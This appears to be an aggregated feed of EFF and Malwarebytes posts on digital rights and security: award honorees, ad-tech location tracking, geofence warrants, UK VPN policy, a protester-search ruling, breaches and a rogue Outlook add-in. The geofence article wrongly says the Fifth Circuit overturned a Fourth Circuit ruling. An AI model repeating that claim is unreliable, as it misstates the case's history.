Carolina Botero (EFF Award Winner, 2024) 

Carolina Botero is a leader in the fight for digital rights in Latin America. For over a decade, she led the Colombia-based Karisma Foundation and cultivated its regional and international impact. Botero and Karisma helped connect indigenous peoples to the internet and made it possible to contribute content to Wikipedia in their native language, expanding access to both history and modern information. They built alliances to combat disinformation, pushed for legal tools to protect cultural and heritage institutions from digital blackholes, and were, and remain, a necessary voice speaking for human rights in the online world. EFF worked closely with Karisma and Botero to help free Colombian graduate student Diego Gomez, who shared another student’s Master’s thesis with colleagues over the internet. Diego’s story demonstrates what can go wrong when nations enact severe penalties for copyright infringement, and thanks to work from Karisma, many partners, and many EFF supporters, he was cleared of the criminal charges that he faced for this harmless act of sharing scholarly research.

Carolina Botero receiving her EFF Award

Botero stepped down from the role in 2024, opening the door for a new generation. While her work continues—she’s currently on the advisory board of CELE, the Centro de Estudios en Libertad de Expresión—her EFF Award was well-deserved based on her strong and inspiring legacy for those in Latin America and beyond who advocate for a digital world that enhances rights and empowers the powerless. Learn more about Botero on her EFF Awards page and the recap of the 2024 event

Chelsea Manning (EFF Award Winner, 2017)

Chelsea Manning became famous as a whistleblower: In 2010, she disclosed classified Iraq War documents, including a video of the killings of Iraqi civilians and two Reuters reporters by U.S. troops. These documents exposed aspects of U.S. operations in Iraq and Afghanistan that infuriated the public and embarrassed the government. But she is also a transparency and transgender rights advocate, network security expert, author, and former U.S. Army intelligence analyst. 

Manning joined the military in 2007. Her role as an intelligence analyst to an Army unit in Iraq in 2009 gave her access to classified databases, but more importantly, it gave her a uniquely comprehensive view of the war in Iraq, and she became increasingly disillusioned and frustrated by what she saw, versus what was being shared. In 2010, she approached major news outlets hoping to give information to them that would reveal a new side of the war to the public. Ultimately, she shared the documents with Wikileaks. 

Manning’s bravery did not end there. When she was arrested a few months later, she endured "cruel, inhuman and degrading" treatment, according to the UN Special Rapporteur on torture. She was locked up alone for 23 hours a day over an 11-month period, before her trial. The mistreatment resulted in public outcry and advocacy by organizations like Amnesty International. Even a State Department spokesperson, Philip Crowley, criticized the treatment as "ridiculous, counterproductive, and stupid," and resigned. She was moved to a medium-security facility in April 2011. 

The government’s charges against Manning were outrageous, but in 2013 she was convicted of 19 of 22 counts as a result of her whistleblowing activities. She became one of fewerthan a dozen people prosecuted for espionage in the entire history of the United States, and she was sentenced to the longest punishment ever imposed on a whistleblower. Then, the day after her conviction, isolated from her community and in all likelihood expecting to remain in prison for years if not decades, she courageously issued a statement identifying herself as a trans woman, which she’d wanted to reveal for years. 

Over the next several years, while imprisoned, she became an advocate both for government transparency and for transgender rights. Her conviction and sentence pointed to the need for legal reform of both the Computer Fraud and Abuse Act (CFAA) and the Espionage Act.  EFF filed an amicus brief to the U.S. Army Court of Criminal Appeals arguing that the CFAA was never meant to criminalize violations of private policies like those of government systems, and EFF also pushed, and continues to fight for, narrower interpretations of the Espionage Act and stronger protections for whistleblowers, particularly to take into account both the motivation of individuals who pass on documents and the disclosure’s ramifications. 

Even after President Obama commuted her sentence in 2017, and EFF celebrated her work and her release with an EFF award in September, 2017, her fight wasn’t over. She was imprisoned again twice in 2019 and ultimately fined $256,000 for refusing to testify before grand juries investigating WikiLeaks founder Julian Assange. The U.N. Special Rapporteur on torture again criticized Manning’s treatment, writing that "the practice of coercive detention appears to be incompatible with the international human rights obligations of the United States." 

Manning was released in 2020 after having spent almost a decade in total imprisoned for her courage. She wrote a memoir, README.txt, in 2022, to take back control over her story.

EFF Award Winners Mike Masnick, Annie Game, and Chelsea Manning

Annie Game (EFF Award Winner, 2017)

Annie Game spent over 16 years as the Executive Director of IFEX, a global network of journalism and civil liberties organizations working together to defend freedom of expression.  IFEX (formerly International Freedom of Expression Exchange) began in the 1990s, when a group of organizations and the Canadian Committee to Protect Journalists came together to consider how to respond as a single voice to free-expression violations around the world. IFEX now is a global hub for the protection of free speech and journalism. 

Game recognized early on that digital rights and freedom of expression groups needed one another. Under her leadership, IFEX paired more traditional free-expression organizations with their more digital counterparts, with a focus on building organizational security capacities. IFEX Initiatives under Game’s leadership have been expansive. For example, the International Day to End Impunity for Crimes against Journalists, November 2, has been an annual wake-up call and reminder for UN member states to live up to their commitments to protecting journalists. UNESCO observed more than 1,700 journalists were killed globally between 2006 and 2024, and nearly 90% of these cases went unsolved in the courts. 

Game and IFEX have also focused on high-profile cases of journalists threatened by governments for their work, such as Bahey eldin Hassan in Egypt. Bahey is the director of the Cairo Institute for Human Rights Studies (CIHRS) and has advocated for freedom of expression and the basic human rights of Egyptians, but has lived in exile since 2014. The charges against him, of “disseminating false information” and “insulting the judiciary,” are common tactics of intimidation and harassment. Bahey’s supposed crimes were sharing social media posts criticising the Egyptian judiciary’s lack of independence, and speaking about the killing in Egypt of Italian researcher Giulio Regeni. Bahey—an IFEX member—is just one of many reporters and human rights workers in danger when they speak. But when journalists and those defending their rights online speak out as one voice, as IFEX helps them do, it makes a difference. 

Another initiative has been the Faces of Free Expression project, a partnership between IFEX and the International Free Expression Project. If you’re looking for more heroes, this project details the stories of “risk-takers and change-makers – individuals who put their careers, their freedom, their safety, and sometimes even their lives on the line,” while reporting, or defending free expression and the right to information. 

Wherever authoritarianism and repression of speech have been on the rise, Game has unapologetically called out injustices and made it safer for journalists to do their work, while ensuring accountability when crimes are committed. The work is more critical now than ever, and since leaving IFEX in 2022, she’s remained an activist while focusing increasingly on environmental protection. 

Twelve More Heroes 

EFF has honored many more women with awards over the years—from Anita Borg and Hedy Lamarr to Amy Goodman and Beth Givens. This blog from 2012 looks back and acknowledges the important contributions from twelve more EFF Award winners. 

We’ve also asked five women at EFF about women in digital rights, freedom of expression, technology, and tech activism who have inspired us. You can read that here.

Donate to Support EFF's Work

Your donations empower EFF to do even more.

The Government Uses Targeted Advertising to Track Your Location. Here's What We Need to Do.

5 March 2026 at 15:00

We've all had the unsettling experience of seeing an ad online that reveals just how much advertisers know about our lives. You're right to be disturbed. Those very same online ad systems have been used by the government to warrantlessly track peoples' locations, new reporting has confirmed.

For years, the internet advertising industry has been sucking up our data, including our location data, to serve us "more relevant ads." At the same time, we know that federal law enforcement agencies have been buying up our location data from shady data brokers that most people have never heard of.

Now, a new report gives us direct evidence that Customs and Border Protection (CBP) has used location data taken from the internet advertising ecosystem to track phones. In a document uncovered by 404 Media, CBP admits what we’ve been saying for years: The technical systems powering creepy targeted ads also allow federal agencies to track your location.

The document acknowledges that a program by the agency to use "commercially available marketing location data" for surveillance drew from the process used to select the targeted ads shown to you on nearly every website and app you visit. In this blog post, we'll tell you what this process is, how it can and is being used for state surveillance, and what can be done about it—by individuals, by lawmakers, and by the tech companies that enable these abuses.

Advertising Surveillance Enables Government Surveillance

The online advertising industry has built a massive surveillance machine, and the government can co-opt it to spy on us. 

In the absence of strong privacy laws, surveillance-based advertising has become the norm online. Companies track our online and offline activity, then share it with ad tech companies and data brokers to help target ads. Law enforcement agencies take advantage of this advertising system to buy information about us that they would normally need a warrant for, like location data. They rely on the multi-billion-dollar data broker industry to buy location data harvested from people’s smartphones.

We’ve known for years that location data brokers are one part of federal law enforcement's massive surveillance arsenal, including immigration enforcement agencies like CBP and Immigration and Customs Enforcement (ICE). ICE, CBP and the FBI have purchased location data from the data broker Venntell and used it to identify immigrants who were later arrested. Last year, ICE purchased a spy tool called Webloc that gathers the locations of millions of phones and makes it easy to search for phones within specific geographic areas over a period of time. Webloc also allows them to filter location data by the unique advertising IDs that Apple and Google assign to our phones.

But a document recently obtained by 404 Media is the first time CBP has acknowledged the location data it buys is partially sourced from the system powering nearly every ad you see online: real-time bidding (RTB). As CBP puts it, “RTB-sourced location data is recorded when an advertisement is served.” 

Even though this document is about a 2019-2021 pilot use of this data, CBP and other federal agencies have continued to purchase and use commercially obtained location data. ICE has purchased location tracking tools since then and recently requested information on “Ad Tech” tools it could use for investigations. 

The CBP document acknowledges two sources of location data that it relies on: software development kits (SDKs) and RTB, both methods of location-tracking that EFF has written about before. Apps for weather, navigation, dating, fitness, and “family safety” often request location permissions to enable key features. But once an app has access to your location, it could share it with data brokers directly through SDKs or indirectly (and often without the app developers' knowledge) through RTB. Data brokers can collect location data from SDKs that they pay developers to put in their apps. When relying on RTB, data brokers don’t need any direct relationship with the apps and websites they’re collecting location data from. RTB is facilitated by ad companies that are already plugged into most websites and apps. 

Donate to Support EFF's Work

Your donations empower EFF to do even more.

How Real-Time Bidding Works

RTB is the process by which most websites and apps auction off their ad space. Unfortunately, the milliseconds-long auctions that determine which ads you see also expose your information, including location data, to thousands of companies a day. At a high-level, here’s how RTB works:

  1. The moment you visit a website or app with ad space, it asks an ad tech company to determine which ads to display for you. 
  2. This ad tech company packages all the information they can gather about you into a “bid request” and broadcasts it to thousands of potential advertisers. 
  3. The bid request may contain information like your unique advertising ID, your GPS coordinates, IP address, device details, inferred interests, demographic information, and the app or website you’re visiting. The information in bid requests is called “bidstream data” and typically includes identifiers that can be linked to real people. 
  4. Advertisers use the personal information in each bid request, along with data profiles they’ve built about you over time, to decide whether to bid on the ad space. 
  5. The highest bidder gets to display an ad for you, but advertisers (or the adtech companies that represent them) can collect your bidstream data regardless of whether or not they bid on the ad space.   

A key vulnerability of real-time bidding is that while only one advertiser wins the auction, all participants receive data about the person who would see their ad. As a result, anyone posing as an ad buyer can access a stream of sensitive data about billions of individuals a day. Data brokers have taken advantage of this vulnerability to harvest data at a staggering scale. For example, the FTC found that location data broker Mobilewalla collected data on over a billion people, with an estimated 60% sourced from RTB auctions. Leaked data from another location data broker, Gravy Analytics, referenced thousands of apps, including Microsoft apps, Candy Crush, Tinder, Grindr, MyFitnessPal, pregnancy trackers and religious-focused apps. When confronted, several of these apps’ developers said they had never heard of Gravy Analytics. 

As Venntel, one of the location data brokers that has sold to ICE, puts it, “Commercially available bidstream data from the advertising ecosystem has long been one of the most comprehensive sources of real-time location and device data available.” But the privacy harms of RTB are not just a matter of misuse by individual data brokers. RTB auctions broadcast the average person’s data to thousands of companies, hundreds of times per day, with no oversight of how this information is ultimately exploited. Once your information is broadcast through RTB, it’s almost impossible to know who receives it or control how it’s used. 

What You Can Do To Protect Yourself

Revelations about the government's exploitation of this location data shows how dangerous online tracking has become, but we’re not powerless. Here are two basic steps you can take to better protect your location data:

  1. Disable your mobile advertising ID (see instructions for iPhone/Android). Apple and Google assign unique advertising IDs to each of their phones. Location data brokers use these advertising IDs to stitch together the information they collect about you from different apps. 
  2. Review apps you’ve granted location permissions to. Apps that have access to your location could share it with other companies, so make sure you’re only granting location permission to apps that really need it in order to function. If you can’t disable location access completely for an app, limit it to only when you have the app open or only approximate location instead of precise location. 

For more tips, check out EFF’s guide to protecting yourself from mobile-device based location tracking. Keep in mind that the security plan that’s best for you will vary in different situations. For example, you may want to take stronger steps to protect your location data when traveling to a sensitive location, like a protest. 

What Tech Companies and Lawmakers Must Do

Legislators and tech companies must act so that individuals don’t bear the burden of defending their data every time they use the internet.

Ad tech companies must reckon with their role in warrantless government surveillance, among other privacy harms. The systems they built for targeted advertising are actively used to track people’s location. The best way to prevent online ads from fueling surveillance is to stop targeting ads based on detailed behavioral profiles. Ads can still be targeted contextually—based on the content people are viewing—without collecting or exposing their sensitive personal information. Short of moving to contextual advertising, tech companies can limit the use of their systems for government location tracking by:

  • Stopping the use of precise location data for targeted advertising. Ad tech companies facilitating ad auctions can and should remove precise location data from bid requests. Ads can be targeted based on people’s coarse location, like the city they’re in, without giving data brokers people’s exact GPS coordinates. Precise location data can reveal where we work, where we live, who we meet, where we protest, where we worship, and more. Broadcasting it to thousands of companies a day through RTB is dangerous.
  • Removing advertising IDs from devices, or at minimum, disabling them by default. Advertising IDs have become a linchpin of the data broker economy and are actively used by law enforcement to track people’s location. Advertising IDs were added to phones in 2012 to let companies track you, and removing them is not a far-fetched idea. When Apple forced apps to request access to people’s advertising IDs starting in 2021 (if you have an iPhone you’ve probably seen the "Ask App Not to Track" pop-ups), 96% of U.S. users opted out, essentially disabling advertising IDs on most iOS devices. One study found that iPhone users were less likely to be victims of financial fraud after Apple implemented this change. Google should follow Apple’s lead and disable advertising IDs by default.

Lawmakers also need to step up to protect their constituents' privacy. We need strong, federal privacy laws to stop companies from spying on us and selling our personal information. EFF advocates for data privacy legislation with teeth and a ban on ad targeting based on online behavioral profiles, as it creates a financial incentive for companies to track our every move.

Legislators can and must also close the "data broker loophole" on the Fourth Amendment. Instead of obtaining a warrant signed by a judge, law enforcement agencies can just buy location data from private brokers to find out where you've been. Last year, Montana became the first state in the U.S. to pass a law blocking the government from buying sensitive data it would otherwise need a warrant to obtain. And in 2024, Senator Ron Wyden's EFF-endorsed Fourth Amendment is Not for Sale Act passed the House before dying in the Senate. Others should follow suit to stop this end-run around constitutional protections.

Online behavioral advertising isn’t just creepy–it’s dangerous. It's wrong that our personal information is being silently harvested, bought by shadow-y data brokers, and sold to anyone who wants to invade our privacy. This latest revelation of warrantless government surveillance should serve as a frightening wakeup call of how dangerous online behavioral advertising  has become.

Donate to Support EFF's Work

Your donations empower EFF to do even more.

Supreme Court to decide whether geofence warrants are constitutional

5 March 2026 at 11:54

Google has weighed in on a court case that will decide the future of a powerful but contentious tool for law enforcement. The company submitted an opinion to the US Supreme Court arguing that geofence warrants are unconstitutional.

A geofence warrant is a form of “reverse warrant” that turns a regular warrant on its head. Police get a regular warrant when they want to target a particular person. With a reverse warrant, police don’t know exactly who they’re looking for. Instead, they ask someone (typically a technology company) for a broad data set about a group of unknown people based on some common behavior. Then they analyze that data set for potential suspects.

With a geofence warrant, that data set is defined by a location and a time window. Law enforcement officials obtain a list of phones that were in that area during that period. Every device that was inside the circle comes back in the results, even if nobody on that list has been suspected of anything. Proximity is the only criterion.

That’s how Okello Chatrie was charged with armed bank robbery in Virginia in 2019: His phone showed up in a geofence warrant covering 17.5 acres (larger than three football fields). He argued that this kind of search isn’t constitutional and shouldn’t have been used as evidence.

In 2024, the Fifth Circuit Court of Appeals agreed with him, overturning a Fourth Circuit ruling. Now prosecutors have taken the case to the Supreme Court, with parties due to make oral arguments on April 27.

The case has seen a flurry of amicus curiae briefs, which are opinions from interested expert parties that have no direct involvement in the case. One of these is from Google, which on Monday urged the justices to consider the geofence warrants unconstitutional because of their broad scope. It has objected to more than 3,000 of them on constitutional grounds in recent months.

Google’s brief stated:

“Many of these overbroad warrants swept in hundreds, sometimes even thousands, of innocent people. State and federal courts have repeatedly granted Google’s motions to quash these overbroad warrants.”

How the database gets built

Although Google is just one of many organizations that filed amicus briefs, its position is especially notable because it has historically collected so much location data. Its Timeline feature (formerly Location History) logs device position via GPS, Wi-Fi networks, Bluetooth, and mobile signals, including when Google apps aren’t being used, according to its policy page.

At the time of the Chatrie warrant, it was recording position as frequently as every two minutes. All of that fed a centralised internal database which held 592 million individual accounts. So responding to any geofence request required Google to search essentially the entire store before producing a single name, according to an analysis by privacy advocacy group EPIC, which also regularly submits amicus briefs on privacy cases.

Google moved Timeline storage from its own servers onto users’ devices in July 2025, closing the door to fresh cloud-based requests against its own systems. But the constitutional question survives for historical data and for any company that has not followed suit.

The warrant that grew and grew

A geofence warrant does not stay fenced, according to a separate brief that the Center for Democracy and Technology (CDT) filed in the case last week. It said Google’s standard response to warrants had three steps. First it would deliver an anonymized list of devices inside the geofence. Then, police could ask for movement data on chosen “devices of interest,” which could track them outside the geographic boundary and beyond the original time window. Finally, again without any further judicial approval, police could ask for subscriber-identifying information for whichever devices police chose to unmask.

In the Chatrie case, positioning data was imprecise enough that, as the district court found, the warrant may have included devices outside the intended area. According to the CDT brief:

“The Geofence Warrant could have captured the location of someone who was hundreds of feet outside the geofence.”

The CDT argues in its brief that this can expose the privacy of people going about their everyday lives, engaging in legal activities that they might not want others to know about. The warrant that scooped up Chatrie included a hotel and a restaurant.

Some of these requests are far broader. Google successfully challenged a warrant asking for the location history of anyone in large portions of San Francisco for two and a half days, it said. Google complained in its brief:

“No court would authorize a physical search of hundreds of people or places, yet geofence warrants sometimes do so by design.”

What can you do to stop yourself getting swept up in a geofencing search?

If your phone stores detailed location history with Google, that data may be included in geofence warrant responses. Limiting what gets saved can reduce how much location information exists in the first place.

There are two Google settings that matter: Timeline (Location History) and Web & App Activity. Turning off one does not automatically disable the other.

Timeline stores a detailed record of where your device has been, although it’s off by default. Web & App Activity can also log location signals when you use Google services like Search, Maps, or other apps.

Google provides instructions on how to review and disable these settings in its support documentation:

Google has previously settled lawsuits accusing it of misleading users about how location data is stored across these settings, so reviewing both controls is important.

Reverse warrants may not stop at location data

The implications of the case extend well past maps, though. The CDT brief warns that if courts endorse the logic behind geofence warrants, then law enforcement may try to apply the same approach to other large datasets held by technology companies, such as AI chatbot data. That’s a step the DHS has already taken, issuing what has been reported as the first known warrant for ChatGPT user data.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Does the UK really want to ban VPNs? And can it be done?

4 March 2026 at 14:44

The idea of a “Great British Firewall” makes for a catchy headline, but it would be riddled with holes and cause huge problems.

The Guardian reports that the GCHQ (Government Communications Headquarters), a UK intelligence, security, and cyber agency, is exploring the idea of a British firewall offering protection against malicious hackers. It falls within its remit, but one of the measures reportedly discussed—banning VPN software—raises practical and technical questions.

Here’s what you actually need to know, and why you shouldn’t panic about your VPN just yet.

  • There are no current plans on the statute books to ban VPNs for everyone. Ministers and regulators explicitly acknowledge VPNs as lawful services with legitimate uses.
  • The current political focus is on “online safety”, especially kids accessing porn and harmful content, and how VPNs can undermine the Online Safety Act’s age‑assurance and filtering regime.
  • The latest move is an online‑safety consultation that explicitly mentions “options to age-restrict or limit children’s VPN use where it undermines safety protections”, not an outright nationwide ban.

So what may happen is tighter controls around minors, and perhaps pressure on app stores and platforms, rather than a blanket prohibition for adults.

Options

Technically speaking, these are some of the measures available to address VPNs bypassing geo-blocking and local legislation.

  • App‑store and download pressure: Require Apple/Google to hide or age‑gate VPN apps for UK accounts, or block listing of some consumer VPNs. This raises friction for non‑technical users but is trivial to route around (sideloading where possible, non‑UK stores, manual configs).
  • Commercial provider lists: Buy accounts at popular VPNs, enumerate exit IP ranges, and require ISPs or certain sites (e.g. porn sites) to block those IPs. This can catch a large chunk of mainstream VPN traffic but is high‑maintenance and easy to evade with IP rotation, residential proxies, self‑hosted VPNs, and lesser‑known services.
  • Targeted site‑level blocking of VPNs: Require certain categories of sites (e.g. adult sites) to reject traffic that appears to come from VPN IPs, an idea already floated by some experts as more likely than an outright technology ban. That still leaves VPNs usable for everything else, including general browsing and work.
  • Age‑based device/network controls: Mandate school networks, child‑oriented devices, or parental control routers to block known VPN endpoints and app traffic, as media regulator Ofcom and others have suggested may be possible at the home‑router level. Again, this targets minors rather than adults and is only as strong as the weakest network they connect to (a friend’s Wi‑Fi, mobile hotspot, etc.).

All of these are “making it harder” tactics rather than a hard technical kill switch.

Why a watertight VPN ban is essentially impossible

To comprehensively block VPNs, the government would need to require internet providers to inspect traffic, restrict apps from app stores, and attempt to cut off access to thousands of VPN servers worldwide. That would be a massive, expensive, and deeply complicated undertaking—and it still wouldn’t work.

Problem 1: VPNs are basically invisible

Modern VPNs are designed to look very similar to normal web browsing. When you load a website over HTTPS (the padlock in your browser) and when you connect to a VPN, the traffic flowing through your internet connection looks almost identical. Reliably telling them apart is a bit like trying to spot which cars on a motorway are taxis versus private vehicles based solely on their tire tread patterns at motorway speed, for every car, in real time. You’d end up accidentally blocking huge amounts of perfectly ordinary internet traffic in the attempt.

Problem 2: Too many legitimate users depend on VPNs

VPNs aren’t just for privacy-conscious consumers. They’re how millions of people securely connect to their workplace from home. The NHS (the UK’s National Health Service) uses them for remote access. Journalists use them to protect sources. Researchers use them to access academic resources. Any serious enforcement effort would have to grapple with the risk of collateral damage to businesses and public services.

Problem 3: The ban would be trivially easy to bypass

Even if the government successfully blocked every major commercial VPN app and service, technically skilled users could simply rent a cheap server anywhere in the world and set up their own private tunnel in under ten minutes. There are also tools designed to evade exactly this kind of blocking, disguising encrypted traffic as ordinary web activity.

We know this because Russia has been trying to block VPNs for years, using the full weight of state enforcement behind it. But VPN usage in Russia has surged, not declined. Blocked services pop up under new names and addresses and new tools emerge overnight. This track record suggests that long-term, comprehensive suppression is difficult, even with aggressive powers of enforcement.

What does this actually mean for UK citizens?

The government can probably make consumer VPN use slightly more inconvenient, removing apps from UK app stores, for instance, or creating legal grey areas for certain uses. But a genuine, technical ban on VPN software and encrypted connections is not realistically achievable without causing serious collateral damage to the UK’s digital economy and the millions of people who depend on this technology for entirely legitimate reasons.

Don’t ditch your VPN. The Great Firewall of Great Britain isn’t coming. And if it tried, it would have more holes than a fishing net.

Hat tip to Stefan Dasic and the Malwarebytes VPN team for their invaluable input.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Victory! Tenth Circuit Finds Fourth Amendment Doesn’t Support Broad Search of Protesters’ Devices and Digital Data

27 February 2026 at 07:03

In a big win for protesters’ rights, the U.S. Court of Appeals for the Tenth Circuit overturned a lower court’s dismissal of a challenge to sweeping warrants to search a protester’s devices and digital data and a nonprofit’s social media data.

The case, Armendariz v. City of Colorado Springs, arose after a housing protest in 2021, during which Colorado Springs police arrested protesters for obstructing a roadway. After the demonstration, police also obtained warrants to seize and search through the devices and data of Jacqueline Armendariz Unzueta, who they claimed threw a bike at them during the protest. The warrants included a search through all of her photos, videos, emails, text messages, and location data over a two-month period, as well as a time-unlimited search for 26 keywords, including words as broad as “bike,” “assault,” “celebration,” and “right,” that allowed police to comb through years of Armendariz’s private and sensitive data—all supposedly to look for evidence related to the alleged simple assault. Police further obtained a warrant to search the Facebook page of the Chinook Center, the organization that spearheaded the protest, despite the Chinook Center never having been accused of a crime.

The district court dismissed the civil rights lawsuit brought by Armendariz and the Chinook Center, holding that the searches were justified and that, in any case, the officers were entitled to qualified immunity. The plaintiffs, represented by the ACLU of Colorado, appealed. EFF—joined by the Center for Democracy and Technology, the Electronic Privacy Information Center, and the Knight First Amendment Institute at Columbia University—wrote an amicus brief in support of that appeal.

In a 2-1 opinion, the Tenth Circuit reversed the district court’s dismissal of the lawsuit’s Fourth Amendment search and seizure claims. The court painstakingly picked apart each of the three warrants and found them to be overbroad and lacking in particularity as to the scope and duration of the searches. The court further held that in furnishing such facially deficient warrants, the officers violated “clearly established” law and thus were not entitled to qualified immunity. Although the court did not explicitly address the First Amendment concerns raised by the lawsuit, it did note the backdrop against how these searches were carried out, including animus by Colorado Springs police leading up to the housing protest.

It is rare for appellate courts to call into question any search warrants. It’s even rarer for them to deny qualified immunity defenses. The Tenth Circuit’s decision should be celebrated as a big win for protesters and anyone concerned about police immunity for violating people’s constitutional rights. The case is now remanded back to the district court to proceed—and hopefully further vindicate the privacy rights we all have in our devices and digital data.

Intimate products producer Tenga spilled customer data

19 February 2026 at 12:48

Tenga confirmed reports published by several outlets that the company notified customers of a data breach.

The Japanese manufacturer of adult products appears to have fallen victim to a phishing attack targeting one of its employees. Tenga reportedly wrote in the data breach notification:

“An unauthorized party gained access to the professional email account of one of our employees.”

This unauthorized access exposed the contents of said account’s inbox, potentially including customer names, email addresses, past correspondence, order details, and customer service inquiries.

In its official statement, Tenga said a “limited segment” of US customers who interacted with the company were impacted by the incident. Regarding the scope of the stolen data, it stated:

“The information involved was limited to customer email addresses and related correspondence history. No sensitive personal data, such as Social Security numbers, billing/credit card information, or TENGA/iroha Store passwords were jeopardized in this incident.”

From the wording of Tenga’s online statement, it seems the compromised account was used to send spam emails that included an attachment.

“Attachment Safety: We want to state clearly that there is no risk to your device or data if the suspicious attachment was not opened. The risk was limited to the potential execution of the attachment within the specific ‘spam’ window (February 12, 2026, between 12am and 1am PT).”


See if your personal data has been exposed.


We reached out to Tenga about this “suspicious attachment” but have not heard back at the time of writing. We’ll keep you posted.

Tenga proactively contacted potentially affected customers. It advises them to change passwords and remain vigilant about any unusual activity. We would add that affected customers should be on the lookout for sextortion-themed phishing attempts.

What to do if your data was in a breach

If you think you have been affected by a data breach, here are steps you can take to protect yourself:

  • Check the company’s advice. Every breach is different, so check with the company to find out what’s happened and follow any specific advice it offers.
  • Change your password. You can make a stolen password useless to thieves by changing it. Choose a strong password that you don’t use for anything else. Better yet, let a password manager choose one for you.
  • Enable two-factor authentication (2FA). If you can, use a FIDO2-compliant hardware key, laptop, or phone as your second factor. Some forms of 2FA can be phished just as easily as a password, but 2FA that relies on a FIDO2 device can’t be phished.
  • Watch out for impersonators. The thieves may contact you posing as the breached platform. Check the official website to see if it’s contacting victims and verify the identity of anyone who contacts you using a different communication channel.
  • Take your time. Phishing attacks often impersonate people or brands you know, and use themes that require urgent attention, such as missed deliveries, account suspensions, and security alerts.
  • Consider not storing your card details. It’s definitely more convenient to let sites remember your card details, but it increases risk if a retailer suffers a breach.
  • Set up identity monitoring, which alerts you if your personal information is found being traded illegally online and helps you recover after.
  • Use our free Digital Footprint scan to see whether your personal information has been exposed online.

What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

Seven Billion Reasons for Facebook to Abandon its Face Recognition Plans

13 February 2026 at 21:58

The New York Times reported that Meta is considering adding face recognition technology to its smart glasses. According to an internal Meta document, the company may launch the product “during a dynamic political environment where many civil society groups that we would expect to attack us would have their resources focused on other concerns.” 

This is a bad idea that Meta should abandon. If adopted and released to the public, it would violate the privacy rights of millions of people and cost the company billions of dollars in legal battles.   

Your biometric data, such as your faceprint, are some of the most sensitive pieces of data that a company can collect. Associated risks include mass surveillance, data breach, and discrimination. Adding this technology to glasses on the street also raises safety concerns.  

 This kind of face recognition feature would require the company to collect a faceprint from every person who steps into view of the camera-equipped glasses to find a match. Meta cannot possibly obtain consent from everyone—especially bystanders who are not Meta users.  

Dozens of state laws consider biometric information to be sensitive and require companies to implement strict protections to collect and process it, including affirmative consent.  

Meta Should Know the Privacy and Legal Risks  

Meta should already know the privacy risks of face recognition technology, after abandoning related technology and paying nearly $7 billion in settlements a few years ago.  

In November 2021, Meta announced that it would shut down its tool that scanned the face of every person in photos posted on the platform. At the time, Meta also announced that it would delete more than a billion face templates. 

Two years before that in July 2019, Facebook settled a sweeping privacy investigation with the Federal Trade Commission for $5 billion. This included allegations that Facebook’s face recognition settings were confusing and deceptive. At the time, the company agreed to obtain consent before running face recognition on users in the future.   

In March 2021, the company agreed to a $650 million class action settlement brought by Illinois consumers under the state's strong biometric privacy law. 

And most recently, in July 2024, Meta agreed to pay $1.4 billion to settle claims that its defunct face recognition system violated Texas law.  

 Privacy Advocates Will Continue to Focus our Resources on Meta  

 Meta’s conclusion that it can avoid scrutiny by releasing a privacy invasive product during a time of political crisis is craven and morally bankrupt. It is also dead wrong.  

Now more than ever, people have seen the real-world risk of invasive technology. The public has recoiled at masked immigration agents roving cities with phones equipped with a face recognition app called Mobile Fortify. And Amazon Ring just experienced a huge backlash when people realized that a feature marketed for finding lost dogs could one day be repurposed for mass biometric surveillance.  

The public will continue to resist these privacy invasive features. And EFF, other civil liberties groups, and plaintiffs’ attorneys will be here to help. We urge privacy regulators and attorneys general to step up to investigate as well.  

Outlook add-in goes rogue and steals 4,000 credentials and payment data

12 February 2026 at 15:35

Researchers found a malicious Microsoft Outlook add-in which was able to steal 4,000 stolen Microsoft account credentials, credit card numbers, and banking security answers. 

How is it possible that the Microsoft Office Add-in Store ended listing an add-in that silently loaded a phishing kit inside Outlook’s sidebar?

A developer launched an add-in called AgreeTo, an open-source meeting scheduling tool with a Chrome extension. It was a popular tool, but at some point, it was abandoned by its developer, its backend URL on Vercel expired, and an attacker later claimed that same URL.

That requires some explanation. Office add-ins are essentially XML manifests that tell Outlook to load a specific URL in an iframe. Microsoft reviews and signs the manifest once but does not continuously monitor what that URL serves later.

So, when the outlook-one.vercel.app subdomain became free to claim, a cybercriminal jumped at the opportunity to scoop it up and abuse the powerful ReadWriteItem permissions requested and approved in 2022. These permissions meant the add-in could read and modify a user’s email when loaded. The permissions were appropriate for a meeting scheduler, but they served a different purpose for the criminal.

While Google removed the dead Chrome extension in February 2025, the Outlook add-in stayed listed in Microsoft’s Office Store, still pointing to a Vercel URL that no longer belonged to the original developer.

An attacker registered that Vercel subdomain and deployed a simple four-page phishing kit consisting of fake Microsoft login, password collection, Telegram-based data exfiltration, and a redirect to the real login.microsoftonline.com.

What make this work was simple and effective. When users opened the add-in, they saw what looked like a normal Microsoft sign-in inside Outlook. They entered credentials, which were sent via a JavaScript function to the attacker’s Telegram bot along with IP data, then were bounced to the real Microsoft login so nothing seemed suspicious.

The researchers were able to access the attacker’s poorly secured Telegram-based exfiltration channel and recovered more than 4,000 sets of stolen Microsoft account credentials, plus payment and banking data, indicating the campaign was active and part of a larger multi-brand phishing operation.

“The same attacker operates at least 12 distinct phishing kits, each impersonating a different brand – Canadian ISPs, banks, webmail providers. The stolen data included not just email credentials but credit card numbers, CVVs, PINs, and banking security answers used to intercept Interac e-Transfer payments. This is a professional, multi-brand phishing operation. The Outlook add-in was just one of its distribution channels.”

What to do

If you are or ever have used the AgreeTo add-in after May 2023:

  • Make sure it’s removed. If not, uninstall the add-in.
  • Change the password for your Microsoft account.
  • If that password (or close variants) was reused on other services (email, banking, SaaS, social), change those as well and make each one unique.
  • Review recent sign‑ins and security activity on your Microsoft account, looking for logins from unknown locations or devices, or unusual times.
  • Review other sensitive information you may have shared via email.
  • Scan your mailbox for signs of abuse: messages you did not send, auto‑forwarding rules you did not create, or password‑reset emails for other services you did not request.
  • Watch payment statements closely for at least the next few months, especially small “test” charges and unexpected e‑transfer or card‑not‑present transactions, and dispute anything suspicious immediately.

We don’t just report on threats—we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

3D Printer Surveillance

12 February 2026 at 13:01

